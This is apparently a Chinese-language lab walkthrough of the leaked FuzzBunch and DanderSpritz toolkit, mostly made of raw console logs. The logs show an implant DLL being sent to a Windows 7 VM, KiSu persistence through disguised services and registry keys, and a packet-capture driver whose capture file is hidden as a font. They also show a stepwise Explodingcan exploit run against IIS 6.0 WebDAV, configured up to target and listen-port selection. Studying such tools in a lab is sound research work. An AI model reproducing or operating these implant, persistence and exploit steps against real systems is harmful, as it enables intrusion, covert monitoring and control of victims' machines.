Remote OS
             Arch : i386
    Compiled Arch: i386
         Platform : winnt
Compiled Platform : winnt
          Version : 6.1 (Windows 7)
```

```
Service Pack: 0
    C Lib Version: 6.0.0
Sending OS version check status to remote side (4 bytes)
Data (OS version check status) has been sent
Data (OS version check status) has been received and stored by remote side
Ready to send implant
Successfully loaded LP DLLs
Payload
      File Name :
D:\work\malware\bvp47\fuzzbunch\Resources\Pc\/../Dsz/Payloads/Files/i386-
winnt-vc9s/release/Dsz_Implant_Pc.dll
   Send payload : true
  Original Size: 248832
      Send Size: 137488
       Checksum : c745
           Name:
           Path:
         Export: #1
Sending PayloadInfo run type information
Sending File/Library info to remote side (36 bytes)
Data (File/Library info) has been sent
Data (File/Library info) has been received and stored by remote side
Sending Export name to remote side (3 bytes)
Data (Export name) has been sent
Data (Export name) has been received and stored by remote side
Sending Payload to remote side (137488 bytes)
Data (Payload) has been sent
Data (Payload) has been received and stored by remote side
... Receiving Acknowledgements
Received successful status message for Dll/Exe loaded
Received successful status message for About to run payload
Received successful status message for Exit This Message Loop
Setting remote address to z0.0.0.14
       Remote Address : z0.0.0.14
         Architecture : i386
Compiled Architecture: i386
             Platform : winnt
              Version: 6.1.0 (build 7600)
```

```
C Library Version: 6.0.0
          Process Id: 476
               Type : Dsz
            Metadata: type=PC local=172.19.2.1:48377
remote=172.19.2.17:1167
- Remote host is i386-winnt (6.1.0)
 -----
- Performing setup for i386-winnt on z0.0.0.14
_ ______
PROMPTED - Shutdown (CURRENT)
- Registering Mcl_NtElevation options
     SUCCESS
- Setting Mcl_NtElevation Type
     EpMe_GrSa

    Registering Mcl_NtNativeApi options

     SUCCESS
- Setting Mcl_NtNativeApi Type
     WIN32
- Registering Mcl_NtMemory options
     SUCCESS
- Setting Mcl_NtMemory Type
     Std
- Registering Mcl_ThreadInject options
     SUCCESS
- Setting Mcl_ThreadInject Type
     Std
Unable to get target DB for unknown target
Able to load audit plugin, NT_ELEVATION loaded correctly, moving on
- Current process options (0x4d)
     DisableExceptionChainValidation
     DisableThunkEmulation
     ExecutionDisabled
     Permanent
Do you want to modify the process options?
NO
DISABLED - Authentication (CURRENT)
- Getting remote time
     RETRIEVED
- Getting host information
     RETRIEVED
- Getting OS GUID information
     RETRIEVED
- Storing host information
     STORED
- User is SYSTEM
```

```
Running command 'python Connected/Connected.py -project Ops'
Unable to get target DB for unknown target
- Re-registering global wrappers for current target
- hide - Windows kernel 6.0+ PatchGuard protection
- packetredirect - Trigger failure alerter
Showing you what we know so you can make a good decision in the menu below
crypto_guid: a091bbc8-f3c7-417c-9079-34bf3aa1819e
hostname: hacker-PC
macs: [u'08-00-27-94-5d-6d', u'08-00-27-ce-56-28']
implant_id: 0x000000000000000
Below match threshold or multiple matches. You must choose. Choose wisely.
  0) None of these - create a new target db
  1) (Confidence: 0.83333333333) fb / hacker-PC / PC ID 0x000000000000000 /
a091bbc8-f3c7-417c-9079-34bf3aa1819e / MACS: ['08-00-27-94-5d-6d', '08-00-27-
ce-56-28']
Enter selection:
- [2022-04-14 17:01:14 z0.0.0.14] Target ID completed, ID 44d3d3fe-924f-4548-
b115-ac9d8619b5e1 (in project fb)
- [2022-04-14 17:01:14 z0.0.0.14] You are currently connected to this same
target at the following CP addresses
z0.0.0.12
- [2022-04-14 17:01:14 z0.0.0.14] You have been on this target previously
with the following CP addresses
z0.0.0.12
z0.0.0.13
______
- [2022-04-14 17:01:14 z0.0.0.14] Showing ifconfig data so you can make sure
you are on the correct target
- [2022-04-14 17:01:14 z0.0.0.14] A script wishes to "run ifconfig" on a
target to which you have multiple connections (z0.0.0.12,z0.0.0.14)
Please enter the one you wish to use [z0.0.0.14]
z0.0.0.14
FQDN: hacker-PC
DNS Servers: 10.33.176.66, 10.33.176.67
- [2022-04-14 17:01:18 z0.0.0.14] Showing all non-local and non-tunnel
encapsulation adapter information, see command 747 for full interface list
               Description
                                                 MAC
          Gateway DHCP Server
Netmask
                                                         Name
```

```
-----+----
----+
Intel(R) PRO/1000 MT Desktop Adapter #2 | 08-00-27-94-5D-6D | 10.0.3.15 |
255.255.255.0 | 10.0.3.2 | 10.0.3.2 | 本地连接 2 ({A40956B8-5FE0-44B7-BC8F-
6D88A3C160A7}) |
255.255.255.0
                      | Off | 本地连接({A0C897A1-9087-4671-9C61-
963602AA826F})
Running command 'survey -run
D:\work\malware\bvp47\fuzzbunch\Resources\Ops\Data\survey.xml -sections env-
setup -quiet'
Running command 'systemversion '
Architecture: i386
  OS Family : winnt
    Version : 6.1 (Build 7600)
   Platform: Windows 7
Service Pack: 0.0
  Extra Info :
Product Type: Workstation / Professional
   Terminal Services is installed, but only one interactive session is
supported.
   Command completed successfully
- [2022-04-14 17:01:20 z0.0.0.14] 1 safety handler registered for AUDIT
- [2022-04-14 17:01:20 z0.0.0.14] 1 safety handler registered for DRIVERS
- [2022-04-14 17:01:20 z0.0.0.14] Loaded safety handlers from previous op(s)
   Command completed successfully
- I detect multiple connections to the current target.
Would you like to skip the survey entirely (including display of cached
information)?
YES
   Command completed successfully
   Command completed successfully
   Command completed successfully
[09:01:24] Backgrounded 'pc_connect -key "Default" -payload "Danderspritz" -
run "memlib" -target 172.19.2.17 1167 0 ' Id: 668
00:44:31>> pwd
[00:44:31] ID: 761 'pwd' started [target: z0.0.0.14]
 C:\Windows\system32
```

连接成功,可以执行命令。

前面的操作流程,就是实现了负载的安装,连接,持久化,以及持久化后的连接。

查看一下这个连接的配置信息。

```
01:02:58>> kisu_connect -type pc
[01:02:58] ID: 773 'kisu_connect' started [target: z0.0.0.14]
Comms established to KISU instance 0x7a43e1fa (PC) version 2.4.3.1
   Command completed successfully
01:03:08>> kisu_config
[01:03:08] ID: 774 'kisu_config' started [target: z0.0.0.14]
Version: 2.4.3.1
Kernel Module Loader:
   Registry Key:
\registry\machine\SYSTEM\CurrentControlSet\Services\ql2300\Parameters
   Registry Value: {F3B1B367-3D0A-ED4D-9DA5-5845CC2380F1}
User Module Loader:
   Registry Key:
   Registry Value:
Module Store Directory:
   Registry Key:
\registry\machine\SYSTEM\CurrentControlSet\Services\megasas\Parameters
   Registry Value: {79E1C12F-1F66-B97A-2D1E-84C7EBA821B7}
Launcher:
   Service Name:
                  adp94xx
   Registry Value: {C700D67A-4899-9E91-8E55-369B12D5AF37}
Persistence:
   Method: SOTI
Module Id
                Size
                          0rder
                                    Flags
                                                    Name
Process
______
==========
                             0
                                   U EC
                                            UserModuleLoader 32-Bit
0xbb397f32 68096
0xbb397f34
                 20
                                       ECL
                                            Persistence Identifier
                             0
0xd0000101 41600
                                       EC ntfltmgr
                             1
                                  ΑD
                                                 D: KernelDriver
   B: BootStart, S: SystemStart, A: AutoStart,
   U: UserMode, R: SystemMode, K: ServiceKey, E: Encrypted
   C: Compressed, L: DemandLoad, O: AutoStart Once
   Command completed successfully
```

可以看出,安装了几个服务,加载驱动信息,支持敲门技术来限制连接。

根据网络信息,这个工具包含IPv4,IPv6的定制驱动,也包括一些Wifi的定制驱动,来实现目标机控制。

DarkSkyline

下面以DarkSkyline (DSky) 为例, 演示KiSu如何进行模块管理。

DarkSkyline模块的功能是网络流量抓取。

```
darkskyline -method demi
[01:46:09] ID: 836 'python' started [target: z0.0.0.14]
- Determining registry key
      SUCCESS (SYSTEM\CurrentControlSet\Services\ql2300\Parameters)
- DSky Control (DSky 3.0.1)
- Current Configuration:
          Driver Name: tdi6
         Capture File : \SystemRoot\Fonts\simtrbx.tff
  Capture File Win32 : C:\Windows\Fonts\simtrbx.tff
       Encryption Key: 65 df 37 40 bf b4 d1 3d 61 a3 57 f3 69 af a2 cf
   Use DecibelMinute : True
            Connected: True
        Connected To: 0x7a43e1fa - PC
  0) Exit
- Installation Commands
   1) Change driver name
   2) Install tools
   3) Uninstall tools
   4) Load driver
   5) Unload driver
   6) Verify Install
   7) Verify driver is running
- Status Commands
   8) Get current status
   9) Get packet filter
 10) Set packet filter
- 11) Set max capture file size
- 12) Set max packet size
- 13) Set capture file name
 14) Set encryption key
```

```
- Control Commands
- 15) Start capturing
- 16) Stop capturing
- 17) Get capture file
- 18) Delete capture file
- KiSu Commands
- 19) Disconnect From Kisu
Enter the desired option
Do you want to install the DSky driver (tdi6.sys)?
YES
- Adding module into KiSu store
      SUCCESS

    Loading DSky (must be done before configuration)

- Loading tdi6
      SUCCESS
Please enter the capture file name [\SystemRoot\Fonts\simtrbx.tff]
\SystemRoot\Fonts\simtrbx.tff
- Setting capture file (\SystemRoot\Fonts\simtrbx.tff)
      SUCCESS
- Enter a size of zero for an unlimited capture file
Enter the maximum file size (in bytes) [1048576]
1048576
- Setting maximum file size
      SUCCESS
Please enter the encryption key [65 df 37 40 bf b4 d1 3d 61 a3 57 f3 69 af a2
cf]
65 df 37 40 bf b4 d1 3d 61 a3 57 f3 69 af a2 cf
- Verifying encryption key (65 df 37 40 bf b4 d1 3d 61 a3 57 f3 69 af a2 cf)
      SUCCESS
- Setting encryption key (65 df 37 40 bf b4 d1 3d 61 a3 57 f3 69 af a2 cf)
      SUCCESS
_DarkSkyline.pyo
CONTINUE
- DSky Control (DSky 3.0.1)
- Current Configuration:
          Driver Name: tdi6
         Capture File : \SystemRoot\Fonts\simtrbx.tff
  Capture File Win32 : C:\Windows\Fonts\simtrbx.tff
       Encryption Key : 65 df 37 40 bf b4 d1 3d 61 a3 57 f3 69 af a2 cf
   Use DecibelMinute : True
            Connected : True
         Connected To: 0x7a43e1fa - PC
- 0) Exit
```

```
- Installation Commands
    1) Change driver name
    2) Install tools
   3) Uninstall tools
   4) Load driver
   5) Unload driver
  6) Verify Install
   7) Verify driver is running
- Status Commands
   8) Get current status
  9) Get packet filter
  10) Set packet filter
- 11) Set max capture file size
 12) Set max packet size
  13) Set capture file name
  14) Set encryption key
- Control Commands
- 15) Start capturing
- 16) Stop capturing
- 17) Get capture file
  18) Delete capture file
- KiSu Commands
- 19) Disconnect From Kisu
Enter the desired option
- Checking for presence of installed module
      FOUND
- Checking module configuration
     PASSED
_DarkSkyline.pyo
CONTINUE
- Retrieving list of system objects
      FOUND
- Checking for presence of DSKY via control plugin
      SUCCESS
_DarkSkyline.pyo
```

然后设置抓包条件,开始抓包,停止抓包,上传抓包文件。

值得注意的是支持eBPF格式的抓包,说明这个驱动是根据linux下的驱动修改而来。

安装成功后,会增加相关命令。

```
02:27:21>> dsky_
Commands:
      dsky_deletecapture
                                 dsky_getcapture
                                                            dsky_getfilter
      dsky_install
                                 dsky_load
                                                            dsky_setfilter
      dsky_setkey
                                 dsky_setmaxsize
                                                            dsky_start
      dsky_status
                                 dsky_stop
                                                            dsky_uninstall
      dsky_unload
                                 dsky_verifyinstall
                                                            dsky_verifyrunning
```

用这些命令,更加简单。

FlewAvanue

FlewAvanue是一个IPv4的定制协议栈,安装后,就可以控制IPv4的协议栈。

可以实现包括包重定向,dns管理,traceroute查询等功能。

```
flav_
Commands:
      flav_control
                                flav_plugins
Aliases:
                                flav_load
      flav_install
                                                            flav_status
      flav_uninstall
                                flav_upgrade
                                                           flav_verifyinstall
      flav_verifyrunning
flav_install
[03:06:44] ID: 1187 'python' started [target: z0.0.0.16]
Do you want to install the FlAv driver (ntevt.sys)?
YES
- Uploading the SYS
      SUCCESS
- Matching file time for ntevt.sys
     SUCCESS
- Adding registry keys
     SUCCESS
    Command completed successfully
03:07:29>> flav_load
[03:07:29] ID: 1206 'python' started [target: z0.0.0.16]
- Loading ntevt
      SUCCESS
```

```
Command completed successfully
03:07:34>> flav_status
[03:07:34] ID: 1212 'python' started [target: z0.0.0.16]
     Driver Version: 3.2.0.3
          Available : false
  Adapter: WAN Miniport (Network Monitor)
  MAC: 00-00-00-00-00 Sent: 000000000 Recv: 0000000000
  Adapter: WAN Miniport (IP)
  MAC: 00-00-00-00-00 Sent: 0000000000 Recv: 0000000000
  Adapter: WAN Miniport (IPv6)
  MAC: 00-00-00-00-00 Sent: 0000000000 Recv: 0000000000
  Adapter: Intel(R) PRO/1000 MT Desktop Adapter
  IP:
           172.19.2.17
          255.255.255.0
  Mask:
  MAC: 08-00-27-ce-56-28 Sent: 0000000000 Recv: 0000000000
  Adapter: Intel(R) PRO/1000 MT Desktop Adapter #2
  IP:
          10.0.3.15
  Mask:
          255.255.255.0
  Gateway: 10.0.3.2
  MAC: 08-00-27-94-5d-6d Sent: 0000000000 Recv: 0000000000
```

加载成功后,重启目标机,就可以进行进一步的操作了。

```
[03:22:55] ID: 1222 'pc_connect' started [target: z0.0.0.1]

Connecting to [172.19.2.17]:1167 from [0.0.0.0]:4232...

CONNECTED

Starting session...

PC LP Version: 2.3.0

LP...ready to send the MAGIC NUMBER

Sending additional 160 bytes of random

LP ...ready to receive the symmetric key

LP...ready to decrypt the key

Remote Information

PC Version: 2.3.0

PC Id: 0x0000000000000000

Arch-Os: i386-winnt (compiled i386-winnt)

Session Key: 41 66 91 5a 36 44 d0 2f bc a3 88 91 c9 f5 69 bf

Getting remote OS information
```

```
Remote OS
             Arch : i386
    Compiled Arch: i386
         Platform : winnt
Compiled Platform: winnt
          Version: 6.1 (Windows 7)
     Service Pack: 0
    C Lib Version: 6.0.0
Sending OS version check status to remote side (4 bytes)
Data (OS version check status) has been sent
Data (OS version check status) has been received and stored by remote side
Ready to send implant
Successfully loaded LP DLLs
Payload
      File Name :
D:\work\malware\bvp47\fuzzbunch\Resources\Pc\/../Dsz/Payloads/Files/i386-
winnt-vc9s/release/Dsz_Implant_Pc.dll
   Send payload : true
 Original Size : 248832
      Send Size : 137488
       Checksum : c745
           Name:
           Path:
         Export: #1
Sending PayloadInfo run type information
Sending File/Library info to remote side (36 bytes)
Data (File/Library info) has been sent
Data (File/Library info) has been received and stored by remote side
Sending Export name to remote side (3 bytes)
Data (Export name) has been sent
Data (Export name) has been received and stored by remote side
Sending Payload to remote side (137488 bytes)
Data (Payload) has been sent
Data (Payload) has been received and stored by remote side
... Receiving Acknowledgements
Received successful status message for Dll/Exe loaded
Received successful status message for About to run payload
Received successful status message for Exit This Message Loop
```

```
Setting remote address to z0.0.0.17
      Remote Address : z0.0.0.17
        Architecture: i386
Compiled Architecture: i386
            Platform : winnt
             Version: 6.1.0 (build 7600)
   C Library Version: 6.0.0
          Process Id: 476
                Type : Dsz
            Metadata: type=PC local=172.19.2.1:4232 remote=172.19.2.17:1167
- Remote host is i386-winnt (6.1.0)
   ______
 Performing setup for i386-winnt on z0.0.0.17

    PROMPTED - Shutdown (CURRENT)

- Registering Mcl_NtElevation options
      SUCCESS

    Setting Mcl_NtElevation Type

      EpMe_GrSa
- Registering Mcl_NtNativeApi options
     SUCCESS

    Setting Mcl_NtNativeApi Type

     WIN32
- Registering Mcl_NtMemory options
     SUCCESS
- Setting Mcl_NtMemory Type
     Std
- Registering Mcl_ThreadInject options
     SUCCESS
- Setting Mcl_ThreadInject Type
      Std
Unable to get target DB for unknown target
Able to load audit plugin, NT_ELEVATION loaded correctly, moving on
- Current process options (0x4d)
      DisableExceptionChainValidation
     DisableThunkEmulation
     ExecutionDisabled
     Permanent
Do you want to modify the process options?
NO

    Enabling BANNER FLAV change

     SUCCEEDED
- Enabling DNS FLAV change
     SUCCEEDED
- Enabling PACKETREDIRECT FLAV change
     SUCCEEDED
- Enabling PING FLAV change
     SUCCEEDED
```

```
    Enabling REDIRECT FLAV change

     SUCCEEDED
- Enabling TRACEROUTE FLAV change
     SUCCEEDED

    DISABLED - Authentication (CURRENT)

- Getting remote time
     RETRIEVED
- Getting host information
     RETRIEVED
- Getting OS GUID information
     RETRIEVED
- Storing host information
     STORED
- User is SYSTEM
Running command 'python Connected/Connected.py -project Ops'
Unable to get target DB for unknown target
_ ______
- Re-registering global wrappers for current target
- hide - Windows kernel 6.0+ PatchGuard protection
- packetredirect - Trigger failure alerter
Showing you what we know so you can make a good decision in the menu below
crypto_guid: a091bbc8-f3c7-417c-9079-34bf3aa1819e
hostname: hacker-PC
macs: [u'08-00-27-94-5d-6d', u'08-00-27-ce-56-28']
implant_id: 0x00000000000000000
Below match threshold or multiple matches. You must choose. Choose wisely.
 0) None of these - create a new target db
 1) (Confidence: 0.83333333333) fb / hacker-PC / PC ID 0x0000000000000000000 /
a091bbc8-f3c7-417c-9079-34bf3aa1819e / MACS: ['08-00-27-94-5d-6d', '08-00-27-
ce-56-28']
Enter selection:
- [2022-04-15 11:23:35 z0.0.0.17] Target ID completed, ID 44d3d3fe-924f-4548-
b115-ac9d8619b5e1 (in project fb)
- [2022-04-15 11:23:35 z0.0.0.17] You are currently connected to this same
target at the following CP addresses
z0.0.0.12
z0.0.0.14
```

```
z0.0.0.15
z0.0.0.16
- [2022-04-15 11:23:35 z0.0.0.17] You have been on this target previously
with the following CP addresses
z0.0.0.12
z0.0.0.13
z0.0.0.14
z0.0.0.15
z0.0.0.16
______
- [2022-04-15 11:23:35 z0.0.0.17] Showing ifconfig data so you can make sure
you are on the correct target
- [2022-04-15 11:23:36 z0.0.0.17] A script wishes to "run ifconfig " on a
target to which you have multiple connections
(z0.0.0.12,z0.0.0.14,z0.0.0.15,z0.0.0.16,z0.0.0.17)
Please enter the one you wish to use [z0.0.0.17]
z0.0.0.17
FODN: hacker-PC
DNS Servers: 10.33.176.66, 10.33.176.67
- [2022-04-15 11:23:39 z0.0.0.17] Showing all non-local and non-tunnel
encapsulation adapter information, see command 1337 for full interface list
               Description
                                               MAC
          Gateway | DHCP Server |
Netmask
                                                       Name
+----+
----+
Intel(R) PRO/1000 MT Desktop Adapter #2 | 08-00-27-94-5D-6D | 10.0.3.15 |
255.255.255.0 | 10.0.3.2 | 10.0.3.2 | 本地连接 2 ({A40956B8-5FE0-44B7-BC8F-
6D88A3C160A7}) |
| Intel(R) PRO/1000 MT Desktop Adapter | 08-00-27-CE-56-28 | 172.19.2.17 |
                       | Off | 本地连接({A0C897A1-9087-4671-9C61-
255.255.255.0
963602AA826F})
Running command 'survey -run
D:\work\malware\bvp47\fuzzbunch\Resources\Ops\Data\survey.xml -sections env-
setup -quiet'
Running command 'systemversion '
Architecture : i386
  OS Family : winnt
    Version : 6.1 (Build 7600)
    Platform: Windows 7
Service Pack: 0.0
  Extra Info :
Product Type: Workstation / Professional
   Terminal Services is installed, but only one interactive session is
supported.
    Command completed successfully
- [2022-04-15 11:23:41 z0.0.0.17] 1 safety handler registered for AUDIT
```

```
- [2022-04-15 11:23:41 z0.0.0.17] 1 safety handler registered for DRIVERS
- [2022-04-15 11:23:41 z0.0.0.17] Loaded safety handlers from previous op(s)

Command completed successfully
- I detect multiple connections to the current target.
Would you like to skip the survey entirely (including display of cached information)?
YES

Command completed successfully

Command completed successfully

Command completed successfully
[03:23:44] Backgrounded 'pc_connect -key "Default" -payload "Danderspritz" -run "memlib" -target 172.19.2.17 1167 0 ' Id: 1222
```


重新启动后,连接目标机,可以看到, Flav已经加载。

```
flav_status
[03:26:20] ID: 1347 'python' started [target: z0.0.0.17]
     Driver Version: 3.2.0.3
          Available : true
  Adapter: WAN Miniport (Network Monitor)
  MAC: 00-00-00-00-00 Sent: 0000000000 Recv: 0000000000
  Adapter: WAN Miniport (IP)
  MAC: 00-00-00-00-00 Sent: 000000000 Recv: 0000000000
  Adapter: WAN Miniport (IPv6)
  MAC: 00-00-00-00-00 Sent: 000000000 Recv: 0000000000
  Adapter: Intel(R) PRO/1000 MT Desktop Adapter
  IP: 172.19.2.17
  Mask: 255.255.255.0
  MAC: 08-00-27-ce-56-28 Sent: 0000000000 Recv: 0000000000
  Adapter: Intel(R) PRO/1000 MT Desktop Adapter #2
  IP: 10.0.3.15
  Mask: 255.255.25.0
  Gateway: 10.0.3.2
  MAC: 08-00-27-94-5d-6d Sent: 0000000000 Recv: 0000000000
```

操作总结


前面已经介绍了DSz的基本操作流程,与Cobalt Strike基本一致。

下面看看它的操作逻辑,在反向连接建立后,在对应的Terminal地部tab标签上上右击,会出现 上下文菜单。




可以看出,除了Tab本身和会话的管理,主要的功能是在Plugins下面的选项,可以执行命令,也可以生成一个shell,进行进一步的操作。并且支持Script编辑。

点击TargetDetail,就进入了一个目标机的详细信息页面。




可以在这个页面了解目标的运行状态和环境信息。

在上下文菜单执行shell,就会在目标机上生成一个shell,默认是cmd.exe,也可以修改为powershell的终端。



但是在Plugin菜单的Files菜单,下载文件的时候可以在TargetDetail下的Transfer页面看到文件的内容。文件上传功能还木有找到。



DSz支持脚本功能,但是木有找到执行的地方。

FuzzBunch

设置好环境,因为里面的一个插件在python 2.7下面运行失败,所以需要一个python 2.6环境。 才可以运行 fb.py。

从这里也可以看出fb是个老界面,GUI是新界面。

python fb.py	
fb > ?	
Core Commands	
Command	Description
!	Shortcut for shell 执行本地命令
?	Shortcut for help 帮助
autorun	Set autorun mode
back	Leave the current context back to the default 返回到默认环境
banner	Print the startup banner 显示版本信息
changeprompt	Change the command prompt 修改提示符
echo	Echo a message 显示信息

enter Enter the context of a plugin 进入到一个插件环境

eof Quit program (CTRL-D) 退出

exit Alias for back 返回 help Print out help 帮助

history Run a previous command. 执行历史命令

info Print information about the current context 显示当前环境的信息

mark Mark a session item

python Drop to an interactive Python interpreter 进入python shell

quit Quit fuzzbunch 退出

redirect Configure redirection 重定向

resizeconsole None

retarget Set basic target info 设置目标信息

script Run a script 运行脚本

session Show session items 会话列表

setgSet a global variable 设置全局变量shellExecute a shell command 执行shell命令

show Show plugin info 显示插件信息

sleep Sleep for n seconds

standardop Print standard OP usage message 标准操作流程

toolpaste Paste and convert data from external tool output

unsetg Unset a global variable 取消全局变量

use Activate a plugin for use and enter context 进入插件环境

这些命令很多,但是主要的命令就是插件的执行,这个终端支持Tab补全。

standardop

use Explodingcan will run the Explodingcan exploit. It will first run through the Explodingcan touch plugin then try to run the exploit. This plugin will generate an open socket connection that MUST be consumed by the Pclauncher plugin before exiting.

use Pclauncher will upload the configured Peddlecheap DLL to target over the open connection from Explodingcan and run it from memory. A new window

will be opened for the LP to communicate with target.

标准的操作流程是先生成一个beacon, exe或dll格式。然后进行exploit, 结果就是生成一个socket等待luancher连接。最后是luancher连接socket, 上传Beacon, 并在内存中执行它。这时会生成一个新窗口, 运行一个LP, 以便通信。

下面简单操作示范一下。

```
use PcConfig
[-] Error: Plugin PcConfig not found!
```

这个模块已经被GUI程序DenderSpritz代替,先用DSz生成dII,并启动监听端口。然后继续操作。

```
[*] NetworkTimeout :: Timeout for blocking network calls (in seconds). Use
-1 for no timeout.
[?] NetworkTimeout [60]:
[*] EnableSSL :: Enable SSL for HTTPS targets
[?] EnableSSL [False]:
[*] hostString :: String to use in HTTP request
[?] hostString [localhost] :
[!] Preparing to Execute Iistouch
[*] Redirection OFF
[+] Configure Plugin Local Tunnels
[+] Local Tunnel - local-tunnel-1
[?] Destination IP [172.19.2.15] :
[?] Destination Port [80]:
[+] (TCP) Local 172.19.2.15:80
[+] Configure Plugin Remote Tunnels
Module: Iistouch
===========
Name
                 Value
----
                 ____
TargetIp
                 172.19.2.15
TargetPort
                 80
NetworkTimeout
                 60
EnableSSL
                 False
hostString
                 localhost
[?] Execute Plugin? [Yes] :
[*] Executing Plugin
[*] Initializing Parameters
[*] Gathering Parameters
        [+] Sending HTTP Options Request
        [+] Initializing network
        [+] Creating Launch Socket
                [+] Target is 172.19.2.15:80
        [-] Could not create launch socket!
        [-] Network initialization failed!
        [-] HTTP request failed
```

```
[-] Options Request Failed!
[!] Plugin failed
[-] Error: Iistouch Failed
fb Exploit (Explodingcan) >
```

因为目标机木有启动iis,所以失败。安装IIS,再次运行,也失败了。

```
[*] Exporting Contract To Exploit
[!] Explodingcan requires WEBDAV on Windows 2003 IIS 6.0
```

根据错误信息,这个exploit的目标是windows 2003 iis 6。所以这里xp的环境,iis5.1。

部署一台满足条件的目标机。再次执行。

```
use Explodingcan
[!] Entering Plugin Context :: Explodingcan
[*] Applying Global Variables
[+] Set TargetIp => 172.19.2.18
[+] Set NetworkTimeout => 60
[*] Applying Session Parameters
[*] Running Exploit Touches
[!] Entering Plugin Context :: Iistouch
[*] Applying Global Variables
[+] Set TargetIp => 172.19.2.18
[+] Set NetworkTimeout => 60
[*] Inheriting Input Variables
[+] Set TargetIp => 172.19.2.18
[+] Set EnableSSL => False
[+] Set TargetPort => 80
[+] Set NetworkTimeout => 60
[!] Enter Prompt Mode :: Iistouch
[*] TargetIp :: Target IP Address
[?] TargetIp [172.19.2.18] :
[*] TargetPort :: Port used by the HTTP service
[?] TargetPort [80]:
```

```
[*] NetworkTimeout :: Timeout for blocking network calls (in seconds). Use
-1 for no timeout.
[?] NetworkTimeout [60]:
[*] EnableSSL :: Enable SSL for HTTPS targets
[?] EnableSSL [False]:
[*] hostString :: String to use in HTTP request
[?] hostString [localhost] :
[!] Preparing to Execute Iistouch
[*] Redirection OFF
[+] Configure Plugin Local Tunnels
[+] Local Tunnel - local-tunnel-1
[?] Destination IP [172.19.2.18] :
[?] Destination Port [80]:
[+] (TCP) Local 172.19.2.18:80
[+] Configure Plugin Remote Tunnels
Module: Iistouch
==========
                 Value
Name
               172.19.2.18
TargetIp
TargetPort
                80
NetworkTimeout
                60
EnableSSL
                False
hostString
               localhost
[?] Execute Plugin? [Yes] :
[*] Executing Plugin
[*] Initializing Parameters
[*] Gathering Parameters
        [+] Sending HTTP Options Request
       [+] Initializing network
       [+] Creating Launch Socket
                [+] Target is 172.19.2.18:80
        [+] Sending HTTP Head Request
        [+] Initializing network
        [+] Creating Launch Socket
               [+] Target is 172.19.2.18:80
```

```
[*] Finding IIS Version
        [+] Checking server response for IIS version
       [+] Found IIS version 6.0
       [+] Windows 2003
[*] Detecting WEBDAV
       [+] Checking server response for Webdav
        [+] SEARCH Option found. Webdav is enabled.
        [+] PROPFIND Option found. Webdav is enabled.
[*] Writing Contract
       [+] IIS Version: 6.0
       [+] IIS Target OS: WIN2K3
       [+] Target Language: Unknown
        [+] Target Service Pack: Unknown
       [+] Target Path: /
       [+] Enable SSL: FALSE
        [+] WebDAV is ENABLED
[*] IIS Touch Complete
[+] Iistouch Succeeded
[*] Exporting Contract To Exploit
[!] Explodingcan requires WEBDAV on Windows 2003 IIS 6.0
[!] Entering Plugin Context :: Explodingcantouch
[*] Applying Global Variables
[+] Set NetworkTimeout => 60
[+] Set TargetIp => 172.19.2.18
[*] Inheriting Input Variables
[+] Set TargetIp => 172.19.2.18
[+] Set TargetPort => 80
[+] Set NetworkTimeout => 60
[!] Enter Prompt Mode :: Explodingcantouch
[*] hostString :: String to use in HTTP request
[?] hostString [localhost] :
[*] maxSizeToCheck :: Use 130 to ensure path size determination, less to
send fewer requests. 70 will cover all exploitable sizes.
[?] maxSizeToCheck [70] :
[*] NetworkTimeout :: Timeout for blocking network calls (in seconds). Use
-1 for no timeout.
[?] NetworkTimeout [60] :
[*] EnableSSL :: Enable SSL for HTTPS targets
```

```
[?] EnableSSL [False]:
[*] TargetIp :: Target IP Address
[?] TargetIp [172.19.2.18] :
[*] TargetPort :: Port used by the HTTP service
[?] TargetPort [80]:
[*] Delay :: Number of seconds to wait between each request
[?] Delay [0] :
[!] Preparing to Execute Explodingcantouch
[*] Redirection OFF
[+] Configure Plugin Local Tunnels
[+] Local Tunnel - local-tunnel-1
[?] Destination IP [172.19.2.18] :
[?] Destination Port [80]:
[+] (TCP) Local 172.19.2.18:80
[+] Configure Plugin Remote Tunnels
Module: Explodingcantouch
Value
Name
hostString
                 localhost
maxSizeToCheck
                 70
NetworkTimeout
                 60
EnableSSL
                 False
TargetIp
                172.19.2.18
TargetPort
                80
Delay
                 0
[?] Execute Plugin? [Yes] :
[*] Executing Plugin
[*] Initializing Parameters
[*] Gathering Parameters
[*] Finding Path Size
       [+] Checking path sizes from 3 to 70
       [+]No delay set.
       [+] The expected HTTP 500 response was returned
```

```
[+] Found IIS Path Size 18
[*] Writing Contract
       [+] IIS Path Size: 18
       [+] Request string: localhost
       [+] Enable SSL: FALSE
[*] ExplodingCan Touch Complete
[+] Explodingcantouch Succeeded
[*] Exporting Contract To Exploit
[+] Set IISPathSize => 18
[+] Set hostString => localhost
[!] ExplodingCan requires the length of the IIS path
[!] Enter Prompt Mode :: Explodingcan
Module: Explodingcan
Value
Name
TargetIp
                     172.19.2.18
TargetPort
                    80
NetworkTimeout
                     60
EnableSSL
                     False
IISPathSize
                     18
                     localhost
hostString
PayloadAccessType
AuthenticationType
                     None
Target
[!] Plugin Variables are NOT Valid
[?] Prompt For Variable Settings? [Yes] :
[*] TargetIp :: Target IP Address
[?] TargetIp [172.19.2.18] :
[*] TargetPort :: Port of the HTTP service
[?] TargetPort [80]:
[*] NetworkTimeout :: Network timeout (in seconds)
[?] NetworkTimeout [60]:
[*] EnableSSL :: Enable SSL for HTTPS targets
[?] EnableSSL [False]:
```

```
[*] IISPathSize :: Length of IIS path (between 3 and 68)
[?] IISPathSize [18]:
[*] hostString :: String to use in HTTP requests
[?] hostString [localhost] :
[*] PayloadAccessType :: Callback/Listen Payload Access

    Callback

                   Target connect() callback for payload upload connection
   1) Listen
                   Target listen()/accept() for payload upload connection
                   Target open HTTP backdoor for payload upload connection
   Backdoor
[?] PayloadAccessType [] : 1
[+] Set PayloadAccessType => Listen
[*] AuthenticationType :: Authentication type for target
  *0) None
                No authentication
   1) Basic
                Basic HTTP authentication
[?] AuthenticationType [0]:
[*] Target :: Target OS
   0) W2K3SP0
                       Windows 2003 Base
                       Windows 2003 Service Pack 1
   1) W2K3SP1
   2) W2K3SP2
                       Windows 2003 Service Pack 2
   3) W2K3SP0_v5IM
                       Windows 2003 Base (IIS 5.0 Isolation Mode)
                       Windows 2003 Service Pack 1 (IIS 5.0 Isolation Mode)
   4) W2K3SP1_v5IM
[?] Target [] : 2
[+] Set Target => W2K3SP2
[*] ListenPort :: Listen port for shellcode to listen/accept on target
[?] ListenPort []: 3005
[+] Set ListenPort => 3005
